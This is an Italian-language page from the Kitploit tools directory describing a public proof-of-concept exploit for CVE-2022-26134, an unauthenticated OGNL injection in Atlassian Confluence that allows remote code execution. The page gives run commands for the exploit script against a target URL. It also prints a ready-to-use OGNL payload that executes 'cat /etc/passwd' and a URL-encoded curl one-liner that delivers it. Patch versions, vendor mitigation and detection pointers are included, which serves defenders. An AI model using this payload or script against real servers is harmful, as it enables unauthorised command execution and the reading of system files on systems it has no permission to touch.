
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-26134 — Exploit proof-of-concept per CVE-2022-26134, una vulnerabilità di iniezione OGNL non autenticata in Atlassian Confluence Server e Data Center, che abilita l'esecuzione di codice remoto. | Kitploit
Strumenti/GitLabGitLab/0xsamy/cve-2022-26134
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitLab0xsamy/cve-2022-26134

CVE-2022-26134

Exploit proof-of-concept per CVE-2022-26134, una vulnerabilità di iniezione OGNL non autenticata in Atlassian Confluence Server e Data Center, che abilita l'esecuzione di codice remoto.

Vedi Repository
1104 anni faNon ancora revisionato
Sito web
Condividi

CVE-2022-26134 - Vulnerabilità di injection OGNL.

Script proof of concept che sfrutta la vulnerabilità di esecuzione di codice remoto che interessa i prodotti Atlassian Confluence 7.18 e versioni precedenti. La vulnerabilità di injection OGNL consente a un utente non autenticato di eseguire codice arbitrario su un'istanza di Confluence Server o Data Center.

Versioni interessate

Tutte le versioni supportate di Confluence Server e Data Center sono interessate.
Le versioni di Confluence Server e Data Center successive alla 1.3.0 e precedenti alla 7.18.1 sono interessate.
La vulnerabilità ha un punteggio CVSS di 10 su 10 per criticità.

Dipendenze:

  • Python 3.3+
  • Le dipendenze possono essere soddisfatte tramite pip install -r requirements.txt

Come usare:

Clona il repository

git clone https://gitlab.com/Naqwada/cve-2022-26134
cd CVE-2022-26134

Quindi puoi eseguire l'exploit con il comando desiderato come segue:

python3 cve-2022-26134.py https://target.com CMD
python3 cve-2022-26134.py https://target.com id

python3 cve-2022-26134.py https://target.com "ps aux"
Video del Proof of Concept

Script PoC CVE-2022-26134

Video PoC CVE-2022-26134 - OGNL injection in Atlassian Confluence

Payload

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("cat /etc/passwd").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

Esempio con comando CURL:

curl --head -k "https://YOUR_TARGET.com/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22cat%20%2Fetc%2Fpasswd%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D" 

Quindi, il risultato del comando sarà riflesso nel parametro X-Cmd-Response nell'header della risposta.

Raccomandazioni di mitigazione dei fornitori

Segui le raccomandazioni ufficiali di Atlassian:
https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

Versioni con patch

Atlassian ha rilasciato le versioni 7.4.17, 7.13.7, 7.14.3, 7.15.2, 7.16.4, 7.17.4 e 7.18.1 che contengono una patch per questo problema.

Capacità di rilevamento

Questa vulnerabilità interessa tutte le istanze self-hosted. Se si utilizza un WAF è possibile bloccare gli URL che contengono ${ all'interno.

YARA (by Volexity): https://github.com/volexity/threat-intel/blob/main/2022/2022-06-02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar

Nota

SOLO A SCOPO DIDATTICO.

CVE-2022-26134 meme fire

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    344
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →